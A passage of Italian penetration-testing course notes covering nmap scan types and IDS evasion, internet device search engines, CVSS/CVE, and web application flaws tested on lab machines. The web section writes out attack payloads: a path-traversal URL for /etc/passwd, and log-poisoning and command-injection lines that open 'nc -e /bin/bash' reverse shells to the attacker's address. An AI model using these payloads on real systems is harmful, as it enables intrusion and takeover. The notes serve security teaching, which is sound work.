- [R] – RST (Reset, indicazione di interruzione immediata della connessione)
- [S.] – SYN-ACK packet
- [R.] – RST-ACK packet

Esempio: Traffico generato tra la macchina Kali e la macchina target sulla porta 21 (Porta Aperta). Avviamo tcpdump con gli opportuni parametri: `tcpdump -nnX tcp and host 10.0.2.15 | grep 10.0.2.6.21`

- -nn: utilizza un formato numerico di rappresentazione, sia per i nomi di dominio che per le porte
- -X: stampa l'header e i dati di ogni pacchetto, sia in formato ASCII che in formato esadecimale
- tcp è il protocollo da analizzare

Avviando nmap verso la nostra macchina vittima tcpdump stamperà il seguente output: Per le porte

```
21:09:31.694937 IP 10.0.2.15.45004 > 10.0.2.6.21: Flags [S], seq 1264759154,
win 1024, options [mss 1460], length 0
21:09:31.695047 IP 10.0.2.6.21 > 10.0.2.15.45004: Flags [S.], seq 76123768, a
ck 1264759155, win 5840, options [mss 1460], length 0
21:09:31.695052 IP 10.0.2.15.45004 > 10.0.2.6.21: Flags [R], seq 1264759155,
win 0, length 0
```

chiuse riceveremo come pacchetti un rst per quelle filtrate tramite firewall un timeout.

TCP Connect Se Nmap è eseguito da utenti non privilegiati viene utilizzata di default una scansione basata su TCP Connect. Nmap tramite il Sistema Operativo stabilisce una connessione con la macchina target invocando la system call «connect». Gli svantaggi di questa scansione sono che essa richiede generalmente più tempo per essere completata e genera più pacchetti per ottenere informazioni. Completa il three-way handshake.

Il principale vantaggio di tale scansione è che essa non «desta sospetti» verso la macchina target apparirà come una normale connessione verso un servizio di rete.

Si usa tramite l'opzione -sT. Questa opzione permette di effettuare il three-way handshake verso ogni porta da scansionare. Se la connessione è stabilita, la porta è considerata «aperta». Poiché deve effettuare il three-way handshake con ogni porta, questo tipo di scansione potrebbe essere lento e molto probabilmente verrà registrato dalla macchina target.

Analizzabile tramite tcpdump.

Altre Scansioni Predefinite: TCP NULL, FIN ed XMAS

- TCP NULL Scan (Opzione -sN): non imposta alcun bit (flag) di controllo
- FIN Scan (Opzione -sF): imposta solo il bit (flag) FIN
- XMAS Scan (Opzione -sX): imposta i bit (flag) FIN, PSH e URG

Se non ricevono risposta considerano la porta «aperta» o «filtrata». Se ricevono un pacchetto RST come risposta considerano la porta «chiusa».

TCP Maimon Scan Opzione -sM. Scansione creata da Uriel Maimon. Invia un pacchetto con il bit flag FIN/ACK impostato, I sistemi basati su *BSD (Berkeley Software Distribution) scarteranno il pacchetto se la porta è «aperta» e risponderanno con RST se la porta è «chiusa».

TCP ACK Scan Opzione -sA. Scansione utilizzata per determinare se un firewall è stateful e quali porte sono filtrate. Invia un pacchetto con il solo il bit ACK impostato. Se viene restituito RST significa che la macchina target non è «filtrata».

TCP Window Scan Opzione -sW. Scansione che esamina il campo TCP Window del pacchetto di risposta RST. Se tale campo ha valore positivo, allora la porta è «aperta», se tale campo ha valore zero, allora la porta è «chiusa».

TCP Idle Scan Opzione -sI. Scansione che non invia nessun pacchetto alla macchina target. I pacchetti relativi alla scansione «rimbalzeranno» su un determinato host zombie. Un Intrusion Detection System (IDS) potrebbe accorgersi dell'host zombie.

Scansione TCP Personalizzata Nmap consente di creare scansioni personalizzate mediante l'opzione --scanflags. L'argomento di tale opzione può essere numerico o un nome simbolico. Qualsiasi combinazione (in qualsiasi ordine) dei flag URG, ACK, PSH, RST, SYN, FIN, ECE, CWR, ALL e NONE. Esempio: --scanflags URGACKPSH. Imposta i flag URG, ACK e PSH.

Portscanning basato su UDP

Durante il portscanning di una determinata porta UDP la macchina target potrebbe «rispondere» in vari modi. Il pacchetto UDP denota che la porta è «aperta», il pacchetto contenente il messaggio ICMP «ICMP Port Unreachable» denota che la porta è «chiusa». Un messaggio diverso da «ICMP Port Unreachable» denota che la porta potrebbe essere «filtrata» da un firewall. Nessun messaggio denota che la porta è «chiusa» oppure denota che il pacchetto UDP in ingresso sulla macchina target è filtrato oppure che la risposta della macchina target è filtrata. Su nmpa si usa tramite l'opzione -sU. La scansione UDP è molto lenta, e scansionare tutte le porte richiederà molto tempo.

Diversi modi per mitigare questo problema: effettuare scansioni UDP in parallelo, effettuare prima la scansione delle porte più popolari, utilizzare l'opzione --host-timeout per scartare gli host «lenti».

TCP vs. UDP Portscanning

Il portscanning basato su UDP è meno affidabile di quello basato su TCP. A volte la porta UDP è aperta ma il servizio in ascolto su tale porta è in attesa di uno specifico payload UDP. Il servizio non invierà alcuna risposta.

Specifiche delle Porte

Di default Nmap scansiona, secondo un ordine casuale, le 1000 porte più comuni. Tali porte sono selezionate in base al contenuto del file nmap-services. Ciascuna entry del file nmap-services contiene nome e numero della porta, insieme al corrispondente protocollo, un valore che rappresenta la probabilità di trovare aperta tale porta e la probabilità è ottenuta tramite euristiche ricavate da scansioni precedenti. Nmap consente di scansionare porte arbitrarie:

```
ssh      22/tcp  0.182286      # Secure Shell Login
ssh      22/udp  0.003905      # Secure Shell Login
telnet   23/tcp  0.221265
telnet   23/udp  0.006211
priv-mail 24/tcp  0.001154      # any private mail system
priv-mail 24/udp  0.000329      # any private mail system
smtp    25/tcp  0.131314      # Simple Mail Transfer
smtp    25/udp  0.001285      # Simple Mail Transfer
rsftp   26/tcp  0.007991      # RSFTP
nsw-fe  27/tcp  0.000138      # NSW User System FE
nsw-fe  27/udp  0.000395      # NSW User System FE
unknown 28/tcp  0.000050
msg-icp 29/tcp  0.000025      # MSG ICP
msg-icp 29/udp  0.000560      # MSG ICP
unknown 30/tcp  0.000527
msg-auth 31/tcp  0.000025      # MSG Authentication
```

- -p port range: esamina solo le porte definite tramite tale parametro. Esempio 1: per scansionare le porte da 1 a 1024 l'opzione è -p 1-1024. Esempio 2: per scansionare le porte da 1 a 65535 l'opzione è -p-. Esempio 3: per scansionare le porte 21 e 23 l'opzione è -p 21,23
- -F (fast): scansiona solo le 100 porte più comuni in base al contenuto del file nmap-services
- -r (don't randomize port): scansiona sequenzialmente le porte da quella con numero più piccolo a quella con numero più grande.

Gestione dell'Output

Il risultato (output) di una scansione Nmap può essere memorizzato in un file esterno. Questa opzione è utile quando è necessario elaborare il risultato di Nmap mediante altri strumenti. Anche se il risultato di una scansione viene memorizzato in un file esterno, Nmap continuerà a mostrare tale risultato sullo standard output.

Nmap supporta diversi formati di output:

- Interactive output: formato di output predefinito. Il risultato viene inviato allo Standard Output
- Normal output (-oN): simile all'output interattivo, ma non include informazioni sull'esecuzione ed i warning
- XML output (-oX): Genera l'output in formato XML. Questo formato può essere convertito in formato HTML, analizzato dall'interfaccia grafica di Nmap o importato in un database
- Grepable output (-oG): formato deprecato. Permette all'output di Nmap di essere meglio usato con strumenti UNIX quali grep, awk, etc.

Esempio: nmap 10.0.2.6 -oX myscan.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="/usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.70 scan initiated Wed Mar 27 11:46:40 2019 as: nmap -oX myscan.xml 10.0.2.6 -->
<nmaprun scanner="nmap" args="nmap -oX myscan.xml 10.0.2.6" start="1553683600" startstr="Wed Mar 27 11:46:40 2019" version="7.70" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143">
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1553683600" endtime="1553683605"><status state="up" reason="arp-response" reason_ttl="0"/>
<address addr="10.0.2.6" addrtype="ipv4"/>
<address addr="00:00:27:AE:29:E1" addrtype="mac" vendor="Oracle VirtualBox virtual NIC"/>
```

- scaninfo: Tipo di scansione e numero di porte analizzate
- services: Porte analizzate (Output Parziale)
- ports: Porte aperte e chiuse

L'output in formato XML non è molto comodo da esaminare. Possiamo convertire il file XML in un file HTML xsltproc myscan.xml -o myscan.html. Apriamo il file myscan.html con un Web Browser.

Opzioni di Temporizzazione

Nmap fornisce 6 modalità di timing, che possono essere impostate mediante l'opzione -T:

0. (paranoid): un pacchetto è inviato ogni 5 minuti. I pacchetti sono inviati in serie. Questa modalità è utile per evitare il rilevamento da parte di IDS
1. (sneaky): un pacchetto è inviato ogni 15 secondi. Non ci sono pacchetti inviati in parallelo
2. (polite): un pacchetto è inviato ogni 0.4 secondi. Non ci sono pacchetti inviati in parallelo
3. (normal): vengono inviati più pacchetti a più destinazioni contemporaneamente. Modalità di temporizzazione predefinita utilizzata da Nmap. Bilancia il tempo impiegato per la scansione ed il carico di rete. Raccomandata per scansioni sulla rete Internet
4. (aggressive): Nmap scansiona un determinato host per un «breve lasso di tempo» prima di passare alla scansione della successiva macchina target. Raccomandata per scansioni su reti LAN
5. (insane): Nmap scansiona un determinato host per un «brevissimo lasso di tempo» prima di passare alla scansione della successiva macchina target. Raccomandata per scansioni su reti definite all'interno di una singola macchina host. Ad esempio, la rete definita all'interno di VirtualBox

NOTA:Nella maggior parte dei casi, tali opzioni sono più utili per «rallentare» il processo di scansione piuttosto che per «velocizzarlo»

Rilevazione della versione dei servizi

Nmap può essere usato per rilevare la versione di un servizio sulla macchina target quando si esegue la scansione delle porte: opzione -sV. Informazione che sarà molto utile durante il processo di identificazione delle vulnerabilità (Vulnerability Mapping)

Bypassare l'host discovery

Se una macchina target blocca le richieste di ping (ICMP), Nmap potrebbe considerare tale macchina come non attiva, non effettuando ulteriori analisi, quali: port scanning, rilevazione delle versioni dei servizi, rilevazione del sistema operativo, mediante l'opzione -Pn. Nmap assumerà che la macchina target sia disponibile ed eseguirà le scansioni su tale macchina anche se tale macchina risulta essere non attiva.

Aggressive Scan

Mediante l'opzione -A Nmap effettuerà contemporaneamente:

- Service Version Detection (-sV)
- Operating System Detection (-O)
- Script Scanning (-sC)
- Traceroute (-traceroute)

```
root@kali:~# nmap -A 10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-27 12:56 CET
Nmap scan report for 10.0.2.6
Host is up (0.00045s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|     STAT:
|       Connected to 10.0.2.15
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Scansione indirizzi IPv6

Nmap permette di scansionare indirizzi IPv6 (Opzione -6). Può essere specificato un solo indirizzo IPv6 alla volta. Esempio: nmap -6 fe80::a00:27ff:feae:29e1 .

Scripting Engine

Nmap può essere esteso mediante l'Nmap Scripting Engine (NSE). L'Nmap Scripting Engine (NSE) permette di automatizzare varie operazioni. Ad es., verificare la presenza di vulnerabilità all'interno di applicazioni. Permette d'implementare ed aggiungere nuove funzionalità ad Nmap. Nmap fornisce già numerosi script NSE. Circa 600 script NSE in Nmap 7.91. Disponibili nella directory /usr/share/nmap/scripts. Hanno estensione .nse. Gli script NSE utilizzano il linguaggio di programmazione

Lua incorporato in Nmap.

Gli script NSE sono classificati in base a diverse categorie:

- auth: script utilizzati per individuare informazioni di autenticazione sulla macchina target
- exploit: script che forniscono indicazioni su come sfruttare vulnerabilità sulla macchina target
- malware: script che controllano l'esistenza di malware o backdoor sulla macchina target
- vuln: script che verificano l'esistenza di vulnerabilità sulla macchina target
- brute: script che usano attacchi a forza bruta per trovare le credenziali di autenticazione a servizi/protocolli. Nmap contiene script per il brute forcing di numerosi protocolli
- dos: script che possono causare Denial of Service (DoS)
- discovery: script che permettono di ottenere informazioni di rete interrogando registri pubblici
- fuzzer: script progettati per inviare dati inattesi o casuali ad un'applicazione Server
- Etc.

Vari parametri permettono di specificare gli script NSE da utilizzare: -sC o -script=default: Vengono utilizzati gli script di default: -script <nomefile> | <categoria> | <directory>. Vengono utilizzati gli script definiti in base a: nome del file, categoria o directory: -script-args <args>: Permette di specificare gli argomenti (parametri) per gli script.

Nmap NSE Vulscan

Script che permette di analizzare la sicurezza della macchina target rispetto a database di vulnerabilità note. Ciascun database di vulnerabilità è contenuto in un determinato file. I database utilizzati sono i seguenti:

Database Vulnerabilità	File Corrispondente
https://vuldb.com	scipvuldb.csv
http://cve.mitre.org	cve.csv
http://www.osvdb.org	osvdb.csv
http://www.securityfocus.com/bid/	securityfocus.csv
http://www.securitytracker.com	securitytracker.csv
http://xforce.iss.net	xforce.csv
http://www.exploit-db.com	exploitdb.csv
http://www.openvas.org	openvas.csv

Opzioni per Firewall/IDS Evasion

Alcune macchine target potrebbero essere protette da firewall e IDS/IPS. Utilizzando le impostazioni predefinite di Nmap. I firewall e gli IDS/IPS potrebbero rilevare e bloccare la scansione. I risultati di scansione potrebbero essere poco corretti o non esaustivi.

Nmap fornisce alcune opzioni per provare a «bypassare» i controlli dei firewall o IDS/IPS:

- -f (fragment packets): fa in modo che la scansione utilizzi pacchetti di dimensione più piccola rispetto a quella di default (pacchetti frammentati). Specificando questa opzione, Nmap dividerà il pacchetto in 8 byte dopo l'header IP

- -mtu <val>: permette di specificare la dimensione di frammentazione (Maximum Transmission Unit - MTU) di ciascun pacchetto. MTU deve essere un multiplo di 8, altrimenti Nmap restituirà un errore e terminerà
- -D (decoy): permette di utilizzare indirizzi IP «spoofati» per nascondere l'indirizzo IP del mittente
- -g <portnumber>: permette di generare traffico da una porta specifica. Utile quando il firewall è impostato per consentire tutto il traffico in entrata proveniente da una porta specifica
- -data-length <num>: permette di modificare la lunghezza predefinita dei dati inviati da Nmap. Nmap invia un payload casuale di lunghezza fissa
- -max(min)-parallelism <num>: permette di regolare la parallelizzazione tra i vari probe di una scansione. Opzione di solito impostata ad 1: Nmap scansiona una porta alla volta
- -scan-delay <time>: permette di regolare la latenza tra i vari probe di una scansione. Opzione che può essere usata per eludere IDS/IPS che usano soglie per rilevare l'attività di port scanning

6.4.2 Zenmap

Utile interfaccia grafica (GUI) per Nmap. Fornisce numerosi vantaggi rispetto all'utilizzo testuale di Nmap. Strumento interattivo che permette di interpretare in maniera comoda i risultati di una scansione. Ad es., mostrando anche una mappa topologica della rete analizzata. Permette di effettuare confronti tra due scansioni. Tiene traccia dei risultati della scansione. Permette di creare «profili di scansione». Per eseguire più volte la stessa scansione il pentester può utilizzare un determinato profilo Zenmap. Mostra sempre il comando che viene eseguito, così che il pentester possa verificare manualmente tale comando.

6.4.3 Unicornscan

Strumento molto potente, efficiente e versatile che consente di effettuare scansioni di rete. Unicornscan fornisce le seguenti funzionalità:

- TCP port scanning
- UDP port scanning
- Identificazione attiva e passiva del Sistema Operativo e degli applicativi
- TCP banner grabbing

Unicornscan permette di :

- ottenere scansioni più veloci rispetto ad Nmap, soprattutto per quanto riguarda le scansioni UDP
- Definire quanti pacchetti inviare al secondo - Packets Per Second (PPS). Più alto è il valore di Packets Per Second (PPS) più veloce sarà la scansione e maggiore sarà il carico di rete. Il valore di default relativo ai PPS è 300

6.5 Passive Enumeration

6.5.1 Shodan

Internet Motore di ricerca che consente di trovare (tramite vari filtri) determinati tipi di dispositivi connessi ad Internet. È il più importante motore di ricerca per dispositivi connessi ad internet. Anche definito come motore di ricerca di service banner, cioè metadati che il Server invia al Client. I service banner contengono informazioni su software di rete in esecuzione sul Server: messaggi di benvenuto o eventuali opzioni supportate dal software, qualsiasi altra cosa che potrebbe essere utile al Client prima di interagire con il Server.

Shodan raccoglie dati su vari servizi di rete; Web Server (HTTP/HTTPS - porte 80, 8080, 443, 8443), FTP (porta 21), SSH (porta 22), Telnet (porta 23), IMAP (porte 143 o 993), SMTP (porta 25), Real Time Streaming Protocol (RTSP, porta 554), Utilizzato per accedere alle webcam ed al loro flusso video, Etc.

Shodan fornisce inoltre una propria interfaccia a linea di comando (Shodan Command-Line Interface): <https://cli.shodan.io/>. Esistono anche API per scrivere programmi basati su Shodan. Le informazioni fornite da tale strumento potrebbero non essere consistenti con lo stato corrente dell'asset. Prima di proseguire con le fasi successive del processo di penetration testing sarebbe opportuno condurre anche una fase di Active Target Enumeration. Un host potrebbe non essere più attivo o lo stato delle sue porte/servizi potrebbe essere cambiato. Il timestamp permette di avere un'idea su quanto siano recenti i risultati mostrati. La versione free fornisce funzionalità molto limitate: massimo due pagine di risultato per ciascuna query, numero limitato di filtri da applicare e etc.

Principali filtri

- city: cerca i dispositivi in una determinata città
- country: cerca i dispositivi in un determinato paese
- geo: cerca i dispositivi in base alle coordinate geografiche
- hostname: cerca i dispositivi che corrispondono al nome di host
- net: ricerca basata su un IP o CIDR
- os: ricerca basata sul Sistema Operativo
- port: cerca dispositivi che hanno determinate porte aperte
- before/after: cerca risultati appartenenti ad un determinato intervallo temporale

6.5.2 ZoomEye

ZoomEye è un motore di ricerca che permette di ottenere informazioni su: dispositivi, siti web, servizi di rete, componenti di rete, etc. Anche ZoomEye offre delle proprie API e dei propri dorks: <https://github.com/knownsec/ZoomEye>.

Principali filtri di ricerca

- app: nome dell'applicazione
- ver: numero di versione
- country: country code (ad es., UK, IT, ES, FR, CN, JP)
- city: nome della città

- port: numero di porta
- os: nome del Sistema Operativo (ad es., os:linux)
- service: nome del servizio
- hostname: hostname (ad es., hostname:google.com)
- ip: indirizzo IP (ad ed., ip:8.8.8.8)
- cidr: segmento CIDR (ad es., cidr:8.8.8.0/24)
- site: nome di dominio (ad es., site:google.com)
- headers: header in richieste HTTP
- keywords: keyword definita in <meta name="Keywords">
- desc: descrizione definita in <meta name="description">
- title: titolo in <title>
- Operatori Logici: AND:+ , OR:spazio, NOT:-

Esempio di query per ZoomEte per osservare eventuali webcam attive: /cgi-bin/guestimage.html

6.5.3 Censys

Piattaforma che aiuta a scoprire, monitorare ed analizzare tutte le componenti di un determinato asset.
A pagamento a partire da settembre 2019.

6.5.4 FOFA

<https://classic.fofa.so/>. Offre funzionalità molto simili a quelle di Shodan e ZoomEye. FOFA offre delle proprie API: <https://classic.fofa.so/api>

6.5.5 IVRE

<https://ivre.rocks/>

Capitolo 7

Vulnerability Mapping

È il processo di identificazione ed analisi dei problemi di sicurezza in un determinato asset noto anche come Vulnerability Assessment. Permette di analizzare la sicurezza di un asset rispetto a vulnerabilità note, questo ci permette di rilevare le vulnerabilità presenti in un determinato asset e di creare gli exploit per sfruttare tali vulnerabilità.

Le vulnerabilità che andiamo ad identificare potrebbero compromettere la triade CIA: Confidentiality, Integrity, Availability.

Per identificare le vulnerabilità si dovrebbero usare sia strumenti automatici che manuali, l'uso soltanto di strumenti automatici potrebbe portare alla non individuazione di vulnerabilità 0 day.

7.1 Caratterizzazione delle vulnerabilità

Una **vulnerabilità** (o bug) è una debolezza che si trova in un sistema.

L'exploit è un codice che sfrutta una determinata vulnerabilità

Esistono tre principali classi di vulnerabilità:

- Vulnerabilità di Progettazione: debolezze dovute ad errate specifiche di un sistema
- Vulnerabilità di Implementazione: problemi tecnici di sicurezza che si trovano nel codice di un sistema
- Vulnerabilità Operativa: vulnerabilità che possono sorgere a causa della configurazione o del deploy improprio di un sistema in un determinato ambiente operativo

Le vulnerabilità di progettazione sono quelle più difficili da risolvere, poiché sono tipicamente causate da errori nelle specifiche dei requisiti di sicurezza. Per ciascuna delle tre classi di vulnerabilità possono esistere due generi di vulnerabilità:

- Vulnerabilità locali: un utente malintenzionato ha accesso locale ad un sistema ed innesca/sfrutta una determinata vulnerabilità eseguendo un codice malevolo (ed es., un exploit) su tale sistema. Sfruttando questo tipo di vulnerabilità un utente potrebbe aumentare i propri permessi di accesso all'interno del sistema. Es: CVE-2013-0232, GP Trap Handler nt!KiTrap0D, una vulnerabilità presente su MS Windows Server 2008 che permetteva ad un utente di ottenere permessi di root.
- Vulnerabilità remote: un utente malintenzionato non ha accesso locale ad un sistema. Ma una determinata vulnerabilità può essere sfruttata utilizzando un codice malevolo veicolato attraverso la rete. Questo tipo di vulnerabilità consente ad un utente malintenzionato di ottenere l'accesso remoto ad un sistema senza dover affrontare eventuali barriere fisiche o locali. Es: MS08-067 Windows Server è una vulnerabilità che può essere sfruttata da remoto su una macchina windows xp per ottenerne l'accesso.

7.1.1 Common Vulnerability Scoring System (CVSS)

CVSS è uno standard di settore, open e gratuito, per la valutazione della gravità delle vulnerabilità in sistemi informatici.

CVSS v3.0 Ratings

Severity	Base Score Range
----------	------------------

None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

- 5 livelli di «criticità»
- Ciascuno corrispondente ad un determinato intervallo numerico

7.2 Tassonomia delle vulnerabilità

Con l'aumentare del numero delle tecnologie sono state introdotte varie tassonomie per categorizzare tutte le possibili vulnerabilità, tuttavia nessuna tassonomia contiene una lista esaustiva di tutte le vulnerabilità che possono impattare sulla sicurezza di un asset. Una singola vulnerabilità potrebbe rientrare in più tassonomie.

La tassonomia più utilizzata è la CVE - Common Vulnerabilities and Exposure. CVE permette di ottenere informazioni su vulnerabilità e problemi di sicurezza noti, non contempla vulnerabilità 0 day. L'identificativo di una vulnerabilità CVE è: CVE-anno_di_scoperta-identificativo_progressivo

7.2.1 CVE details

Permette di cercare vulnerabilità relative ad aziende produttrici, prodotti, versioni, etc, visualizzando le entry CVE correlate ad esse. Permette anche di visualizzare statistiche su aziende produttrici, prodotti e versioni dei prodotti.

7.2.2 Exploit Database

Un database di vulnerabilità contenente macchine virtuali per eseguire gli exploit ad esse collegate.

7.2.3 Altre fonti

SecurityFocus, RAPID7, Packet Storm, Secunia Research Community, Core Security

7.3 Analisi manuale delle vulnerabilità

Per l'analisi manuale delle vulnerabilità viene tipicamente utilizzato il seguente paradigma

1. Active Service Enumeration della macchina target per rilevare la versione dei servizi che tale macchina espone. Fase tipicamente condotta usando strumenti quali nmap
2. Ricerca Manuale delle Vulnerabilità relative alla versione dei servizi rilevati. Fase condotta effettuando ricerche manuali sulle tassonomie delle vulnerabilità

Es: La macchina target è metasploitable 2 con indirizzo ip 10.0.2.4

1. nmap -sV -T5 -p- 10.0.2.4, dove -sV permette di ottenere quante più informazioni possibili sul servizio erogato da ciascuna porta, -T5 permette di ottenere la massima velocità di scansione, -p- permette di scansionare tutte le 65535 porte. Dall'elenco dei risultati trovati scopriamo che sulla porta 21 abbiamo la seguente versione di ftp vsftpd 2.3.4.
2. Andiamo su exploit-db e verifichiamo la presenza di eventuali vulnerabilità. Ci viene restituita come vulnerabilità vsftpd 2.3.4-Backdoor Command Execution(Metasploit).

7.4 Analisi automatica delle vulnerabilità

Un processo di penetration testing deve essere tipicamente condotto in una quantità di tempo limitata. Gli strumenti per la rilevazione automatica delle vulnerabilità possono risultare determinanti per condurre tale processo entro i tempi prestabiliti permettendo di ottenere in poco tempo una grande quantità di informazioni sull'asset da analizzare. Tali strumenti permettono di condurre su determinato asset, in maniera automatica, le seguenti fasi di un tipico processo di penetration testing: Target Discovery, Target Enumeration, Vulnerability Mapping. I due principali strumenti sono Nessus e OpenVas.

7.4.1 Nessus

È un software proprietario (circa 3400 euro all'anno). Consente di (aiuta a) identificare e correggere, in maniera facile e veloce, vulnerabilità su una vasta gamma di Sistemi Operativi, dispositivi ed applicazioni. Si occupa di rilevare difetti del software, patch mancanti, malware, configurazioni errate, etc. Esiste una versione free di Nessus: Nessus essential, anche se ha forti limitazioni, come la possibilità di analizzare solo 16 indirizzi ip. Nessus è basato su CVSS 3.0.

7.4.2 OpenVAS

Open Vulnerability Assessment System (OpenVAS) nelle nuove versioni noto come Greenbone Vulnerability Management (GVM). Soluzione Open Source più diffusa per la scansione e la gestione automatica delle vulnerabilità. Basato su CVSS v2.0 Ratings:

CVSS v2.0 Ratings	
Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

Tra le funzionalità più note di OpenVas troviamo la generazione automatica del Report in vari formati (latex, pdf, csv, cml, ecc.)

7.5 Insicurezza delle Web Application

Le principali vulnerabilità delle Web Application sono le seguenti:

7.5.1 Information Leakage

Informazioni critiche o sensibili relative alla Web Application o al Web server vengono esposte:

- Directory Browsing: configurazione impropria della funzionalità di navigazione delle directory (cartelle) che permette di visualizzare i file presenti all'interno di esse
- Commenti nel codice HTML: gli sviluppatori spesso includono dei commenti all'interno del codice sorgente e si dimenticano di rimuoverli

Un software che permette questo è DIRB.

7.5.2 File Upload

Permette di caricare sul Web Server file potenzialmente malevoli File Eseguibili, Backdoor PHP, etc. Tipico pattern per sfruttare questo tipo di vulnerabilità:

1. Generare una backdoor PHP (ed eventualmente «nasconderla» in altri tipi di file)
2. Caricarla sul Web Server
3. Connetersi alla Backdoor

Un tipo di attacco è il reverse Shell: l'exploit fa sì che la macchina target ci contatti, in questo modo il firewall non bloccherà la connessione.

1. L'attaccante esegue un exploit verso un servizio vulnerabile
2. L'attaccante rimane in «ascolto» su una determinata porta X
3. Lo shellcode genera una connessione verso la porta X creata dall'attaccante

Esempio di caricamento di una backdoor, all'interno dei metadati di un'immagine, salvandolo nel seguente modo: nome_file.php.jpg, così che l'interprete php sulla macchina possa eseguirla. In caso che si filtri l'estensione si può inserire il codice assembly del php nei metadati dell'immagine.

7.5.3 File Inclusion

- Local File Inclusion (LFI): permette ad un attaccante di leggere file sul Web Server, accedere a file che si trovano all'esterno della directory www. Es: `http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`. Tramite URL, sfruttando la sequenza .. che ci permette di salire di un livello, proviamo a caricare la pagina /etc/passwd. Alcuni di essi memorizzano azioni degli utenti (accessi, visite, etc) /proc/self/environ, /var/log/auth.log /var/log/apache2/access.log. Un modo per fare questo è attivare netcat nel seguente modo: nc -vv -l -p 4444, e inserire nell'utente agente del nostro browser il seguente codice php: <?passthru("nc -e /bin/bash 10.0.2.11 4444");?>. Non appena il payload viene eseguito dalla macchina target abbiamo accesso ad essa.
- Remote File Inclusion (RFI): permette ad un attaccante di leggere qualsiasi file da qualsiasi server, eseguire sulla macchina target file presenti in altri server.

7.5.4 Command Injection

Permette ad un attaccante di eseguire comandi del Sistema Operativo sulla macchina target. Es: Mettendoci in ascolto con netcat e eseguendo il seguente comando sulla macchina target: ping 8.8.8.8 ; nc -e /bin/bash 10.0.2.11 4444. Nel momento che la macchina esegue il comando ne abbiamo il controllo.

7.5.5 SQL Injection

Le Web Application scritte male permettono di combinare istruzioni SQL con i dati forniti in input da un utente. Un attaccante potrebbe inserire comandi SQL tramite i campi d'input, i comandi inviati al database che si occuperà di processarli.

7.5.6 Cross-Site Scripting (XSS)

Permette ad un attaccante di «iniettare» codice JavaScript in una pagina. Il codice viene eseguito al caricamento della pagina. È eseguito sul Client e non sul Server. Principali tipi di XSS:

- XSS Reflected: Il codice malevolo è presente all'interno di un URL, funziona solo se la vittima visita l'URL
- XSS Stored/Persistent: Il codice malevolo è «iniettato» nella pagina vulnerabile. La vittima visita la pagina e lo script viene eseguito automaticamente dal Web browser. Il codice «iniettato» è eseguito ogni volta che la pagina viene caricata

7.5.7 Cross-Site Request Forgery (CSRF)

L'attaccante «assume l'identità della vittima» ed esegue azioni al suo posto, attacco spesso usato per cambiare informazioni di un utente ignaro, su un Server vulnerabile: indirizzo e-mail, password, numero di telefono, etc.

7.6 Analisi delle applicazioni web

Utilizzeremo vari strumenti per l'analisi delle vulnerabilità nelle Applicazioni Web.

7.6.1 Nikto2

Scanner di sicurezza per Web Server, rileva ed analizza vulnerabilità di sicurezza causate da errori di configurazione del server, l'utilizzo di file (o configurazioni) predefiniti e/o non sicuri, applicazioni server obsolete etc. Nikto2 supporta implementazioni multi-piattaforma, SSL/TLS, vari metodi di autenticazione per gli host, proxy e varie tecniche di IDS Evasion. Nikto2 permette anche di enumerare i sistemi, di verificare se un'applicazione web soffre di XSS o SQL injection, e di effettuare attacchi basati su dizionario per individuare le credenziali di autenticazione. Nikto2 consente di identificare molte vulnerabilità delle applicazioni Web come information disclosure, Injection, caricamento/download di file, esecuzione di comandi e etc.

Esempio 1 Nikto2 - Metasploitable 2

```
nikto -h http://10.0.2.6
```

Da questo comando otteniamo diverse informazioni, ora ne analizzeremo qualcuna:

```
...
+ /phpinfo.php: output from the phpinfo() function was found. (1)
...
+ OSVDB-3268: /doc/: directory indexting found.
+ OSVDB-48: /doc/: the /doc/ directory is browsable. this is may be /usr/doc/. (2)
...
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9- 4C7B08C10000: PHP reveals potentially
    sensitive information via certain HTTP requests that contain specific QUERY strings
    . (3)
...
+ OSVBD-3092: /phpMyAdmin/changelog.php. (4)
...
```

1. File phpinfo.php liberamente consultabile, facendo 10.0.2.6/phpinfo.php possiamo consultarla.
2. Indexing della directory /doc/. Sul browser 10.0.2.6/doc/ e ne possiamo visualizzare i contenuti.
3. Richiesta HTTP che può essere sfruttata per ottenere informazioni: http://10.0.2.6/?=PHPB8B5F2A0-3C92-11d3-A3A9- 4C7B08C10000
4. ChangeLog di phpMyAdmin liberamente consultabile.
5. Come altri casi notiamo l'indexting della cartella /test, /icons

Vengono anche stampate delle statistiche finali.

Esempio 2 Nikto2 - Metasploitable 3

```
nikto -h 10.0.2.7 -p 8080
```

```
OSVDB-397: HTTP Method (allow header): 'PUT' method could allow client to save files
    on the web server. (1)
OSVDB-5646: HTTP Method (allow header): 'DELETE' method could allow client to remove
    files on the web server. (1)
```

1. permette ad un utente di caricare un file.
2. permette ad un utente di rimuovere un file.
3. Mediante stringhe opportunamente formattate potrebbero essere eseguiti comandi sul Web Server:

```
